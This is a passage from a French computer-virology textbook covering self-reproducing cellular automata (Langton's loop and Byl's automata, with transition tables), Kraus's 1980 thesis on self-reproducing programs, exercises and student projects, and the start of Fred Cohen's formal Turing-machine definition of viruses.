L'automate de von Neumann est d'une complexité tellement grande que d'autres, après lui se sont attachés à trouver des modèles (automates) plus réduits, moins complexes. En 1968, Codd [50] travailla à réduire la complexité

du modèle de von Neumann. Son propre modèle[18], assez proche de celui de son prédécesseur, nécessitait seulement huit états par cellule mais encore des dizaines de milliers de cellules. Il semblait difficile d'obtenir un modèle vraiment simple.

En fait, les résultats de von Neumann ont dépassé la problématique de départ – à savoir une modélisation du vivant. En effet, aucun système vivant n'est en soi un constructeur universel, quelle que soit la définition considérée. Une mouche n'engendrera jamais autre chose qu'une mouche, appartenant à la même variété. Quelques variations (mutations) peuvent survenir mais le processus s'arrête là. Citons Christopher G. Langton [158, page 137] au sujet du modèle de von Neumann :

> *« [...] il a été requis que toute configuration autoreproductrice soit un constructeur universel. Ce critère, en effet, élimine les cas triviaux, mais a pour conséquence malheureuse d'éliminer les systèmes naturellement capables d'autoreproduction, puisque ceux-ci ne sont pas capables de constructibilité universelle [...] Ainsi, les critères utilisés jusque-là, pour définir l'autoreproduction doivent être assouplis un peu afin d'inclure le type passif de reproduction évoqué plus haut. Il semble clair que nous devrions considérer sérieusement le terme « auto » dans « autoreproduction » et demander à une configuration que la construction de sa copie soit directement dirigée par la configuration elle-même. »*

Les travaux de C. G. Langton ont marqué un tournant dans cette recherche. Il adopta une définition plus « souple » de la notion d'autoreproduction en abandonnant la propriété de constructeur universel et en ne considérant que l'action directe de la structure parente elle-même plutôt que celle seulement des règles de transition. Cela lui a permis de considérablement réduire la complexité de son automate, connu sous le nom de *boucle de Langton* et dont la description détaillée pourra être trouvée dans [158]. Cet automate autoreproducteur utilise cinq états et 94 cellules dans une grille de 10. L'autoreproduction survient au bout de 151 pas. La fonction de transition est donnée en table 2.2 avec la convention suivante :

$$CHDBG - N \Leftrightarrow \begin{pmatrix} & \mathrm{H} & \\ \mathrm{G} & \mathrm{C} & \mathrm{D} \\ & \mathrm{B} & \end{pmatrix} \rightarrow N \tag{2.1}$$

En outre, Langton a montré que non seulement le caractère autoreproducteur de son automate ne reposait sur aucune capacité de constructibilité

[18] Sa validité a été démontrée par Arbib [10] en 1966.

CGHDB-N	CGHDB-N	CGHDB-N	CGHDB-N	CGHDB-N	CGHDB-N	CGHDB-N
00000-0	00001-2	00002-0	00003-0	00005-0	00006-3	00007-1
00011-2	00012-2	00013-2	00021-2	00022-0	00023-0	00026-2
00027-2	00032-0	00052-5	00062-2	00072-2	00102-2	00112-0
00202-0	00203-0	00205-0	00212-5	00222-0	00232-2	00522-2
01232-1	01242-1	01252-5	01262-1	01272-1	01275-1	01422-1
01432-1	01442-1	01472-1	01625-1	01722-1	01725-5	01752-1
01762-1	01772-1	02527-1	10001-1	10006-1	10007-7	10011-1
10012-1	10021-1	10024-4	10027-7	10051-1	10101-1	10111-1
10124-4	10127-7	10202-6	10212-1	10221-1	10224-4	10226-3
10227-7	10232-7	10242-4	10262-6	10264-4	10267-7	10271-0
10272-7	10542-7	11112-1	11122-1	11124-4	11125-1	11126-1
11127-7	11152-2	11212-1	11222-1	11224-4	11225-1	11227-7
11232-1	11242-4	11262-1	11272-7	11322-1	12224-4	12227-7
12243-4	12254-7	12324-4	12327-7	12425-5	12426-7	12527-5
20001-2	20002-2	20004-2	20007-1	20012-2	20015-2	20021-2
20022-2	20023-2	20024-2	20025-0	20026-2	20027-2	20032-6
20042-3	20051-7	20052-2	20057-5	20072-2	20102-2	20112-2
20122-2	20142-2	20172-2	20202-2	20203-2	20205-2	20207-3
20212-2	20215-2	20221-2	20222-2	20227-2	20232-1	20242-2
20245-2	20252-0	20255-2	20262-2	20272-2	20312-2	20321-6
20322-6	20342-2	20422-2	20512-2	20521-2	20522-2	20552-1
20572-5	20622-2	20672-2	20712-2	20722-2	20742-2	20772-2
21122-2	21126-1	21222-2	21224-2	21226-2	21227-2	21422-2
21522-2	21622-2	21722-2	22227-2	22244-2	22246-2	22276-2
22277-2	30001-3	30002-2	30004-1	30007-6	30012-3	30042-1
30062-2	30102-1	30122-0	30251-1	40112-0	40122-0	40125-0
40212-0	40222-1	40232-6	40252-0	40322-1	50002-2	50021-5
50022-5	50023-2	50027-2	50052-0	50202-2	50212-2	50215-2
50222-0	50224-4	50272-2	51212-2	51222-0	51242-2	51272-2
60001-1	60002-1	60212-0	61212-5	61213-1	61222-5	70007-7
70112-0	70122-0	70125-0	70212-0	70222-1	70225-1	70232-1
70252-5	70272-0					

Tab. 2.2. Table de transition de la boucle de Langton

universelle. Il a également démontré que, dans le cas général, si la condition d'universalité était une condition suffisante pour l'autoreproduction, elle n'était pas nécessaire.

Par la suite, Byl [41] en 1989, reprit la définition de Langton de l'autoreproduction et parvint à réduire encore plus la complexité d'automates autoreproducteurs. Il a exhibé plusieurs automates très simples. La table 2.5 donne la fonction de transition pour un automate à 20 cellules/6 états (autoreproduction au bout de 46 pas, retour à la configuration initiale en 50 pas avec rotation de 90 degrés) et la table 2.6 celle pour un automate à 12

cellules/6 états (duplication en 25 pas). Les tables et configuration de départ sont présentées dans les exercices, en fin de chapitre.

Enfin, en 1993, Mark Ludwig [168, page 107] a produit un automate à six états encore plus simple dont le schéma est donné en figure 2.4 (voir exercices).

2.3.4 Les programmes autoreproducteurs de Kraus

Tous les travaux précédents et en premier lieu ceux de von Neumann, bien que tous très intéressants d'un point de vue théorique, ne conçoivent l'autoreproduction que dans le cadre de l'abstraction de la notion de programme. Ces travaux, en règle générale, restent encore éloignés de la notion de programmes réels, même si la traduction de ces résultats du monde des automates vers celui des programmes ne pose fondamentalement pas de problèmes conceptuels. En d'autres termes, il manquait un travail de formalisation pour étudier l'autoreproduction des programmes et ainsi explorer toutes les conditions, notamment selon la nature des langages, des compilateurs, des environnement, pour qu'elle soit effectivement réalisable. En quelque sorte, il restait à découvrir comme un « chaînon manquant » reliant les travaux de von Neumann et ceux de Fred Cohen, père de la virologie informatique, en tant que science, que nous présenterons dans le chapitre 3. Ce « chaînon manquant » sera découvert en 1980 avec les travaux de Jürgen Kraus [151], de l'université de Dortmund en Allemagne.

Ces travaux, d'une importance capitale, sont malheureusement restés dans l'anonymat le plus complet jusqu'à ce qu'en 2006, par le plus grand des hasards, ils soient exhumés de la bibliothèque de l'université de Dortmund [152, Avant-propos]. D'une certaine manière, ces travaux prouvent que la véritable naissance de la virologie informatique se situe non pas aux États-Unis mais bien en Europe, dont von Neumann lui-même était originaire. Mais un oubli malheureux de travaux fondamentaux, ajouté aux vicissitudes de l'Histoire, et c'est l'histoire d'un domaine de connaissances qui s'en trouve totalement changée.

La thèse de Kraus étant particulièrement technique, il est impossible de la présenter en détail dans ce chapitre. Nous allons en résumer les grandes lignes. Nous recommandons vivement aux lecteurs de l'étudier car, outre une formalisation rigoureuse, notamment *via* le théorème de récursion, l'auteur illustre tous les résultats obtenus à l'aide de nombreux programmes en langage PASCAL et SIMULA.

1. Kraus définit [152, chapitre 1] tout d'abord un modèle de langage de programmation, appelé langage PL. Ce langage est généré à partir d'une

grammaire non contextuelle (voir [104, Section 6.4]) établie pour décrire totalement le langage PL. Une fois ce travail préliminaire effectué, la notion de fonction PL(A)-calculable est alors étudiée. En utilisant, la thèse de Church[19], Kraus montre alors que toute fonction récursive peut être calculée par un programme en PL(A). L'existence de programmes autoreproducteurs est alors démontrée par l'utilisation du codage de Gödel et de résultats classiques de calculabilité (théorème de récursion). Ce résultat, que nous avons présenté dans la section 2.2.4 sera redémontré indépendamment en 2006 [30] puis exploré en profondeur en 2007 [31] (voir section 4.6).

2. À partir de ces résultats fondamentaux, J. Kraus, ensuite, illustre ce théorème d'existence à l'aide de nombreux programmes écrits en langage de haut niveau : PASCAL, SIMULA et Assembleur *Siemens* [152, chapitre 2]. L'intérêt essentiel est la façon didactique utilisée par l'auteur, partant de l'approche naïve pour arriver, *via* la déduction, à des constructions abouties. Les principaux mécanismes de construction sont ainsi abordés.
3. Une fois l'autoreproduction de programmes prouvée et illustrée en pratique, Kraus s'est attaché à décrire et étudier plusieurs variantes d'autoreproduction de programmes [152, chapitre 3], à la fois sur le plan théorique et sur le plan pratique : programmes infiniment autoreproducteurs, programmes cycliquement autoreproducteurs (cas particulier du précédent), programmes cycliquement autoreproducteurs avec changement de langage de programmation – cas préfigurant les virus multi systèmes d'exploitation (voir chapitre 5 et [104, chapitre 6]) –, programmes k-autoreproducteurs... Au final, ces différentes variantes ont permis d'établir une hiérarchie entre les différentes variantes d'autoreproduction de programmes.
4. Dans la suite de son étude, Kraus a exploré des propriétés additionnelles pour l'autoreproduction de programmes :
   - Existe-t-il des programmes autoreproducteurs capables d'effectuer des actions additionnelles (recherche de fichiers, opérations complexes) ? Cette problématique n'est ni plus ni moins – certes sous une appellation nettement moins polémique – que celle de la conception de virus possédant une fonction d'infection et une charge finale.

[19] La thèse de Church, du nom du mathématicien Alonzo Church [49], définit le principe même de calculabilité. Selon cette thèse, tout traitement réalisable mécaniquement peut être également réalisé par une machine de Turing. Autrement dit, le concept intuitif de *calculabilité effective* est parfaitement formalisé par les machines de Turing.

- Pour tout programme quelconque (non autoreproducteur) π, peut on trouver une forme autoreproductrice π' de ce programme, réalisant la même fonction ?
- Plus généralement, existe t-il un programme produisant à partir de ce programme quelconque π une version autoreproductrice π' ?

Pour toutes ces questions, Kraus a montré que l'on pouvait répondre par l'affirmative et a produit de nombreux exemples pratiques écrits dans différents langages.

5. Enfin, Kraus s'est intéressé à la coexistence et aux interactions entre programmes autoreproducteurs [152, chapitre 8]. Cela l'a amené à définir des motifs comportementaux permettant de décrire au mieux ces interactions. Dans un dernier chapitre, les concepts de mutation et d'évolution sont présentés sous l'angle algorithmique.

La thèse de Kraus contient d'autres aspects qui méritent que l'on s'y intéresse, si tant est que ce qui précède n'y suffisait pas. Nous ne pouvons que très vivement recommender aux lecteurs de lire et d'étudier cette thèse. Elle constitue l'admirable synthèse d'une formalisation théorique aboutie et d'une vision algorithmique de tout premier plan.

Cette thèse, bien qu'écrite en 1980, est d'une étonnante actualité et montre que huit ans avant Fred Cohen, bien des aspects de la virologie informatique avaient été formalisés. Il ne manquait plus qu'une touche de marketing pour adopter le terme de virus en lieu et place de celui de programme autoreproducteur. Néanmoins, l'apport de Fred Cohen en ce qui concerne le résultat d'indécidabilité de la détection virale reste indéniable. La question que l'on peut se poser est la suivante : Fred Cohen avait-il eu connaissance de la thèse de Kraus ?

Exercices

1. Programmez l'automate autoreproducteur de Langton. La configuration initiale ($t = 0$) est donnée par la table 2.3. Étudiez l'évolution et les dégénérescences de l'automate au cours des générations. En transposant au monde viral, et en vous aidant des notions du chapitre 5, que pouvez-vous en conclure ?
2. Retrouvez la fonction de transition de l'automate de Ludwig (voir figure 2.4). Étudiez ensuite son évolution et ses dégénérescences.
3. Programmez les deux automates de Byl (*Byl1* et *Byl2* présentés dans le chapitre). La table 2.4 donne les configurations initiales à $t = 0$. Les

| | | |

Byl1	*Byl2*
2 2 2	2 2
2 1 4 1 2	2 3 1 2
2 3 3 2	2 3 4 2
2 1 3 1 2	2 5
2 2 5	

Tab. 2.4. Configurations initiales des automates de Byl

CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N
00003-1	10000-0	20000-0	30001-0	40003-5	50001-0
00012-2	10001-0	20015-5	30003-0	40022-5	50022-5
00013-1	10004-0	20022-0	30011-0	40035-2	50032-5
00015-4	10033-0	20035-5	30235-3	40043-4	50122-5
00025-4	10043-1	20202-0	30245-5	40212-4	50222-0
00031-5	10325-5	20215-5	31235-5	40232-4	50244-5
00032-3	10421-4	20235-5	3****-1	40242-4	50322-5
00042-2	10423-4	20252-5		40252-0	50412-4
00121-1	10424-4	2****-2		40325-5	50422-0
00204-2	11142-4			41452-5	5****-2
00324-3	11423-4			4****-1	
00422-2	12234-4				
00532-3	12334-4				
0****-2	12443-4				
	1****-3				

Tab. 2.5. Table de transition de *byl1*

Projets d'études

Étude du théorème de Herman

Ce projet devrait occuper un élève pendant deux à quatre semaines (niveau 2ème et 3ème cycle).

Dans [134], G. T. Herman démontre le théorème suivant :

Théorème 6 *Il existe un espace cellulaire Z muni d'un ensemble de Turing T et une configuration u tels que :*

1. *supp(u) est un singleton,*
2. *u est autoreproductrice,*
3. *u est un ordinateur-constructeur universel.*

CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N	CHDBG-N
00003-1	10000-0	20000-0	30001-0	40003-5	50022-5
00012-2	10001-0	20015-5	30003-0	40043-4	50032-5
00013-1	10003-3	20022-0	30011-0	40212-4	50212-4
00015-2	10004-0	20202-0	30012-1	40232-4	50222-0
00025-5	10033-0	20215-5	30121-1	40242-4	50322-0
00031-5	10043-1	20235-3	30123-1	40252-0	5****-2
00032-3	10321-3	20252-5	31122-1	40325-5	
00042-2	11253-1	2****-2	31123-1	4****-3	
0****-0	12453-3		31215-1		
	1****-4		31223-1		
			31233-1		
			31235-5		
			31432-1		
			31452-5		
			3....-3		

Tab. 2.6. Table de transition de *byl2*

L'élève étudiera l'article de Herman et la démonstration du théorème puis construira et programmera, dans le langage de son choix, un tel espace cellulaire Z.

Programmation de l'automate de Codd

Ce projet devrait occuper un élève pendant trois à cinq mois (niveau 2ème et 3ème cycle).

Lorsque Codd, en 1968, a proposé un automate moins complexe que celui de von Neumann, son propre automate restait largement non représentable. Les ordinateurs d'aujourd'hui permettent d'implémenter un tel automate. L'élève étudiera le modèle de Codd [50] puis le programmera.

Implémentation des programmes autoreproducteurs de Kraus

Ce projet devrait occuper un élève pendant deux à quatre mois (niveau 1er et 2ème cycle).

L'élève étudiera les chapitres 1 et 2 de la thèse de Kraus [152] puis implémentera le programmes donné en langage PASCAL dans le chapitre 3 de cette thèse. Ce travail devra considérer la version naïve donnée en début de chapitre, l'implémenter et la tester et ensuite suivre le cheminement adopté par Kraus pour aboutir à la version finale de son programme.

Kraus n'a abordé le problème de complexité de ses programmes que plus tard dans sa thèse. Montrer que le programme π_5 a une complexité linéaire linéaire en un paramètre que l'élève précisera.

Dans une seconde phase de ce projet, l'élève implémentera les programmes présentés par Kraus dans le chapitre 4 (variantes de programmes autoreproducteurs).

3

La formalisation : F. Cohen et L. Adleman (1984-1989)

3.1 Introduction

Les résultats théoriques présentés dans le chapitre précédent contenaient implicitement toutes les informations nécessaires à la réalisation pratique de virus. Il faudra attendre la fin des années 1970 pour voir apparaître les premiers virus[1] connus. La notion de programmes offensifs était déjà connue et évoquée ces années là (en particulier, les chevaux de Troie portés par un virus [7, 165] ou non [217]) et les premiers modèles de protection commençaient à être définis (notamment [21]). Le célébrissime jeu « Core Wars » (affrontement de programmes dont le but est leur propre survie face aux autres programmes ; à noter qu'une partie de ce jeu est née sur le site de développement et d'essais de missiles de l'armée américaine !) date également de cette époque.

[1] Il faut insister sur le fait que dans ce domaine, comme dans bien d'autres de même nature pouvant concerner d'éventuelles applications militaires, l'Histoire officielle coïncide rarement avec l'Histoire réelle. Rappelons que John von Neumann a été impliqué dans bon nombre de projets militaires dont le fameux projet Manhattan (conception de la bombe nucléaire). Alan Turing, lui-même, a été mis au secret dans le cadre du programme Ultra (décryptement de la machine à chiffrer Enigma). Il serait surprenant que les militaires américains, dont l'esprit de prospective et le pragmatisme ne sont plus à souligner, (nous leur devons Internet, à l'origine projet Arpanet) ou que des militaires d'autres pays, n'aient pas songé à développer de tels programmes offensifs. Une allusion de Fred Cohen lui-même, dans ses remerciements de début de thèse [51, page 1, §9], permet de penser que cela est vraisemblablement le cas. Une autre référence [167, page 149] mentionne les activités du laboratoire d'intelligence artificielle du M.I.T., au profit du gouvernement. Il est clair que les premiers modèles de protection contre de tels programmes et autres risques informatiques ont été commandités et étudiés par les forces armées américaines à une époque où la menace n'était ni formalisée ni clairement évidente (voir la bibliographie de [51]).

Les premiers virus et vers connus, avant les travaux de Fred Cohen et de Leonard Adleman, sont peu nombreux. Le programme Xerox [205] qui est accidentellement devenu ce qui est désormais connu sous le nom de ver, est apparu en 1981. Cette même année est apparu un virus pour l'Apple II, dans le cadre d'une étude spéculative sur l'évolution et la « sélection naturelle » des copies de jeux piratés (pour plus de détails consulter [133, pp 27-28]). En 1983, le virus *Elk Cloner* a fait son apparition sous AppleDOS 3.3 et bien qu'il ait donné lieu à quelques petits désagréments, il ne semble pas issu d'une volonté maligne (voir [133, page 28]). Enfin, alors que Fred Cohen soutenait sa fameuse thèse de doctorat, le virus de boot pakistanais *Brain* faisait son apparition (pour une description détaillée, consulter les sites antivirus, particulièrement [14, 122, 208]).

À quelques rares exceptions près, les quelques cas connus sont plutôt le fait d'expériences ayant mal tourné que d'une activité volontairement malfaisante. Les travaux de Fred Cohen ont donc été publiés à un moment où les programmes viraux ont commencé à apparaître mais sans qu'une véritable réflexion sur le sujet ait été menée. Le terme même de virus n'était même pas encore utilisé. Il est dû à Fred Cohen (sous l'impulsion de L. Adleman). C'est pourquoi cette thèse de 1986 a constitué un apport dont on ne mesure toujours pas la portée[2]. Fred Cohen a donné en premier lieu une définition assez précise de la notion de virus, définition retenue par tous dès lors.

Définition 17 *Un virus est une séquence de symboles qui, interprétée dans un environnement donné (adéquat), modifie d'autres séquences de symboles dans cet environnement, de manière à y inclure une copie de lui-même, cette copie ayant éventuellement évolué.*

Pratiquement tous les aspects de la virologie informatique ont été traités et envisagés dans la thèse de Fred Cohen : définition formelle, modélisation de la lutte antivirale, modèles de protection, études de propagation, polymorphisme... La notion de virus de documents, dont la première illustration n'est apparue qu'en 1995, est également sous-entendue dans cette définition. Même si cette étude se limite aux virus, aborde peu ou prou le problème des vers, en tant que tels, et ne traite pas du tout la problématique générale des autres infections informatiques (voir [90]), les travaux de Fred Cohen restent fondamentaux, d'une étonnante universalité et d'une non moins certaine actualité.

Leonard Adleman, en 1988, a complété les travaux de son élève, en prenant un peu plus de hauteur et en considérant les choses d'un point de vue

[2] Le fait que Fred Cohen ait démontré que la lutte antivirale parfaite est une impossibilité mathématique a peut-être contribué à cette méconnaissance !

plus général. Sa publication de 1989 [1] (présente sur le CDROM avec l'aimable autorisation des éditions Springer) unifie tous les aspects de ce que les Anglo-saxons nomment *malware* et que nous désignerons par le terme d'*infections informatiques*. Son travail part de la notion fondamentale de fonction récursive, présentée dans le chapitre précédent. Léonard Adleman a étudié notamment certains modèles de protection, moins contraignants et plus réalistes, d'un point de vue pratique, que ceux de Fred Cohen. De plus, il a identifié plusieurs problèmes ouverts.

Le but de ce chapitre est de présenter les travaux de Fred Cohen et de Leonard Adleman. Encore une fois, il est regrettable autant que surprenant que leurs travaux ne soient pas plus connus et cités. Ils ont établi pratiquement toutes les bases de la virologie informatique. Les programmeurs de virus ou d'antivirus ont directement mis en application ce que leur formalisation a systématisé. Mais combien d'entre eux connaissent leurs travaux et leur rendent l'hommage qu'ils méritent ?

3.2 La formalisation de Fred Cohen

Cette présentation des résultats de Fred Cohen est directement basée sur sa thèse de doctorat défendue en 1986 à l'Université de Californie du Sud [51]. Nous ne donnerons pas, sauf dans quelques cas particulièrement intéressants, la démonstration complète des différents théorèmes. Le but est à la fois de simplifier cette présentation en nous focalisant sur les résultats eux-mêmes, mais également d'inciter le lecteur à consulter les documents originaux de Cohen ; et ainsi à rendre, en quelque sorte, hommage à une contribution, encore trop méconnue, au domaine des virus informatiques (domaine lui-même peut-être trop médiatisé).

3.2.1 Concepts de base et notations

Le travail de Fred Cohen prend pour base les machines de Turing mais il considère une formalisation quelque peu différente de celle présentée dans le chapitre 2. En particulier, il s'attache à décrire plus intimement les mécanismes d'une machine de Turing en considérant l'aspect temporel des choses.

Définition 18 *Une machine de Turing M est définie par la donnée*
- *d'un ensemble de $n+1$ états $S_M = \{s_0, s_1, \ldots, s_n\}$ avec $n \in \mathbb{N}$,*
- *d'un ensemble de $m+1$ symboles $I_M = \{i_0, i_1, \ldots, i_m\}$ avec $m \in \mathbb{N}$,*
- *d'un ensemble $d = \{-1, 0, +1\}$ décrivant les mouvements possibles pour la tête de lecture.*

- *d'une fonction de sortie* $O_M : S_M \times I_M \rightarrow I_M$,
- *d'une fonction de transition* $N_M : S_M \times I_M \rightarrow S_M$,
- *d'une fonction de déplacement* $D_M : S_M \times I_M \rightarrow d$.

La machine M *est désignée alors par le quintuplet* $(S_M, I_M, 0_M, N_M, D_M)$. *L'ensemble des machines de Turing sera noté* $\mathcal{M}$.

Le lecteur vérifiera que cette description correspond à celle présentée dans le chapitre 2. Trois fonctions « temporelles » sont ensuite considérées, en précisant que la notion de temps coïncide avec celle d'indice de pas (action élémentaire de M) :

- la fonction temporelle d'état $\$_M : \mathbb{N} \rightarrow S_M$ qui pour chaque indice de pas, donne l'état correspondant à l'issue ;
- la fonction temporelle de bande $\square_M : \mathbb{N} \times \mathbb{N} \rightarrow I_M$ qui fournit le contenu d'une cellule en fonction de son numéro et de l'indice de pas ;
- la fonction temporelle de cellule $P_M : \mathbb{N} \rightarrow \mathbb{N}$ donnant le numéro de cellule après le déplacement de la tête de lecture en fonction de l'indice de pas.

Ces trois fonctions temporelles permettent de définir rigoureusement la notion d'historique $\mathcal{H}_M$ d'une machine de Turing M par le triplet $(\$_M, \square_M, P_M)$. L'historique à un instant t donné (autrement dit, pour un indice de pas donné) sera noté par

$$H_M(t) = (\$_M, \square_M, P_M)(t) = (\$_M(t), \square_M(t, i), P_M(t)) \qquad i \in \mathbb{N}.$$

L'état initial de M est alors $H_M(0)$. L'intérêt de cette vision temporelle est de pouvoir décrire facilement et de manière univoque tout état général de la machine M à l'instant t à partir de l'état initial et des fonctions O_M, N_M et D_M. Le lecteur, à titre d'exercice, pourra établir les expressions décrivant la situation à l'instant $t+1$ en fonction de l'état général de M à l'instant t. Nous avons vu dans la section 2.2.3, que l'on ne peut pas *a priori* prévoir si le calcul d'une machine M va s'arrêter ou non (*problème d'arrêt*). Avec les notations qui viennent d'être données, nous avons :

Définition 19
Le calcul de la machine M *s'arrête à l'instant* t *si et seulement si,*

$$\forall t' > t \quad \$_M(t) = \$_M(t')$$

et

$$\forall i \in \mathbb{N} \quad \square_M(t, i) = \square_M(t', i) \text{ et } P_M(t) = P_M(t')$$

Le calcul de la machine M *s'arrête s'il existe un instant* t *pour lequel* M *s'arrête.*

Pour sa formalisation, Fred Cohen considère deux objets particuliers, qui constitueront une base de travail pour établir la plupart de ses résultats.

- une structure $\mathcal{TP}_M$ décrivant un programme de (machine de) Turing ; ce programme pouvant être vu comme une séquence finie de symboles utilisés dans la bande de calcul[3] :

$$\forall M \in \mathcal{M}, \quad \forall v \quad \forall i \in \mathbb{N}^*, \quad v \in \mathcal{TP}_M \text{ ssi } v \in I_M^i.$$

  La structure $\mathcal{TP}_M$ n'est donc ni plus ni moins qu'un élément du produit cartésien généralisé I^* ;
- l'ensemble $\mathcal{TS}$ définit un ensemble non vide de programmes de Turing :

$$\forall M \in \mathcal{M} \quad \forall V \quad V \in \mathcal{TS} \text{ ssi } \exists v \in V \text{ et } \forall v \in V, \quad v \in \mathcal{TP}_M.$$

  Autrement dit, il s'agit d'une partie, généralement propre, de I^*.

3.2.2 Définitions formelles des virus

La formalisation de Fred Cohen repose sur la notion fondamentale d'*ensemble viral* et c'est certainement là que se situe l'un de ses apports les plus significatifs ayant facilité, par la suite, son approche théorique. Avant lui, il semblerait que la considération d'un programme viral[4] se soit limitée à un singleton (en reprenant le vocabulaire de la théorie des ensembles). Or, la définition 17 (intuitive) d'un virus, donnée par Fred Cohen et adoptée depuis par tout le monde, évoque la possibilité que le virus existe sous une forme différente, « évoluée ». Cependant, la notion de « *singleton viral* » ne permet pas d'appréhender cet aspect des virus d'une manière effective.

Le théorème de récursion 5, présenté dans la section 2, suggérait déjà la notion d'« évolution » de programmes (même action mais codes différents). L'idée de Fred Cohen était de définir un virus par un ensemble contenant plusieurs éléments, l'ensemble viral, permettant d'expliciter ce que le théorème de récursion suggérait implicitement, et dans un cadre plus général que celui des programmes viraux. Cet ensemble ne contient pas seulement un virus (programme) mais également toutes ses formes équivalentes, obtenues par le résultat d'un calcul. Le terme d'« *évolution* » doit être pris dans le sens de *polymorphisme*, qui sera définitivement adopté dès 1989, avec le premier moteur de ce nom (*the Mutation Engine*, voir chapitre 5). Le polymorphisme,

[3] La notation I^i désigne le produit cartésien de l'ensemble I, i fois ; v désigne donc bien une suite ordonnée de i symboles.

[4] Rappelons que le terme de virus a été adopté pour la première fois par Fred Cohen, et inspiré par L. Adleman [51, page 1].

formalisé par Fred Cohen, est donc la production d'un élément appartenant à l'ensemble viral, par un autre élément de cet ensemble.

La notion d'environnement, telle qu'elle est évoquée dans la définition 17, est également un aspect fondamental dans l'approche de Fred Cohen. Un virus est ainsi vu comme une séquence S de symboles interprétée par une machine de Turing M donnée. Lorsque S est interprétée par une autre machine de Turing M', cette séquence n'est généralement plus un virus. Là encore, il convient de souligner la profondeur de la formalisation de Fred Cohen. Un virus, dans un langage donné, et pour un système d'exploitation donné ne sera plus un virus relativement à un autre système d'exploitation, différent du premier. Un macro-virus (voir le chapitre 5) deviendra inerte et inoffensif s'il est interprété avec autre chose qu'*Office*. C'est la raison pour laquelle la notion d'ensemble viral (une séquence de symboles **et** son environnement d'interprétation, en l'espèce, formalisés par une machine de Turing) est particulièrement adaptée et subtile.

Tout cela est donc exprimé, avec force et profondeur, dans la notion d'ensemble viral (nous noterons $\mathcal{V}$, l'ensemble des ensembles viraux). Elle est définie par la figure 3.1.

$\forall M\ \forall V\ \ (M,V) \in \mathcal{V} \Leftrightarrow [V \in TS]$ et $[M \in \mathcal{M}]$ et
$[\forall v \in V\ \ [\forall H_M\ [\forall t\ \forall j$
$[\ 1.\ P_M(t) = j$ et
$\ \ 2.\ \$_M(t) = \$_M(0)$ et
$\ \ 3.\ (\square_M(t,j), \ldots, \square_M(t, j + |v| - 1)) = v]$
$\Rightarrow\ \ [\exists v' \in V [\exists t' > t [\exists j'$
$[\ 1.\ [[(j' + |v'|) \leq j]$ ou $[(j + |v|) \leq j']]$
$\ \ 2.\ (\square_M(t', j'), \ldots, \square_M(t', j' + |v'| - 1)) = v'$ et
$\ \ 3.\ [\exists t''$ tel que $[t < t'' < t']$ et
$\ \ [P_M(t'') \in \{j', \ldots, j' + |v'| - 1\}]$
$]]]]]]]]$

Fig. 3.1. Définition formelle d'un ensemble viral

Traduisons cette définition, quelque peu rébarbative en un libellé plus simple à comprendre.

Définition 20 *(Ensemble viral)*
Pour toute machine de Turing M et tout ensemble non vide de programmes

de Turing V, la paire (M, V) est un ensemble viral, *si et seulement si, pour tout virus $v \in V$, pour tous les historiques de la machine M alors :*

- *Pour tout instant $t \in \mathbb{N}$ et toute cellule j de M si*
  1. *la tête de lecture est devant la cellule j à l'instant t et*
  2. *M est dans son état initial à l'instant t et*
  3. *les cellules de la bande commençant à l'indice j contiennent le virus v,*

  alors, il existe un virus $v' \in V$, à l'instant $t' > t$ et à l'indice j' tel que
  1. *j' est suffisamment loin de v,*
  2. *les cellules de la bande commençant à l'indice j' contiennent le virus v' et*
  3. *pour un instant t'' tel que $t < t'' < t'$, v' est écrit par M.*

De façon abrégée, V est un ensemble viral relativement à M, si seulement si,

$$[(M, V) \in \mathcal{V}]$$

et v est un virus *relativement à M, si et seulement si,*

$$[v \in V] \text{ tel que } [(M, V) \in \mathcal{V}].$$

Cette définition décrit bien le mécanisme caractérisant un virus, la notion de copie, éventuellement différente de lui-même. Notons au passage un fait important. La notion de charge finale, autrement dit la routine à caractère offensif, n'est pas caractéristique d'un virus[5]. Plus tard, L. Adleman envisagera cet aspect des choses en considérant un point de vue plus général (voir section 3.3). La figure 3.2 illustre graphiquement cette définition.

Nous adopterons dans le reste du chapitre, la notation abrégée suivante due à Fred Cohen :

$$[\forall M[\forall V[(M, V) \in \mathcal{V}] \text{ si et seulement si } [[V \in TS] \text{ et } [M \in \mathcal{M}] \text{ et } [\forall v \in V[v \overset{M}{\Rightarrow} V]]]]].$$

où $v \overset{M}{\Rightarrow} M$ désigne la formalisation de la figure 3.1 à partir du symbole $\Leftrightarrow$. Pour simplifier et avec les notions qui viennent d'être définies, nous avons alors :

[5] Il est d'ailleurs assez surprenant et regrettable que dans l'esprit du public et de certains spécialistes, il n'en soit pas de même, ce qui explique un certain nombre de méprises et de définitions erronées et fallacieuses véhiculées dans la presse généraliste voire technique. La méconnnaissance des travaux de Fred Cohen est encore une fois dommageable.




Fig. 3.2. Illustration de la définition formelle d'un virus

Définition 21 *(Évolution virale) On dit que le virus v évolue en le virus v' relativement à M si,*

$$(M,V) \in \mathcal{V} \ [[v \in V] \ et \ [v' \in V] \ et \ [v \overset{M}{\Rightarrow} \{v'\}]].$$

Le virus v' est une forme évoluée de v relativement à M si,

$$\begin{aligned}[(M,V) \in \mathcal{V} \ & [\exists i \in \mathbb{N}[\exists V' \subset V^i \ tel \ que \\ & [v \in V] \ et \ v' \in V] \ et \\ & [\forall v_k \in V'[v_k \overset{M}{\Rightarrow} v_{k+1}]] \ et \\ & [\exists l \in \mathbb{N} \ [\exists m \in \mathbb{N} \\ & \qquad [[l < m] \ et \ [v_l = v] \ et \ [v_m = v']]]]]\end{aligned}$$

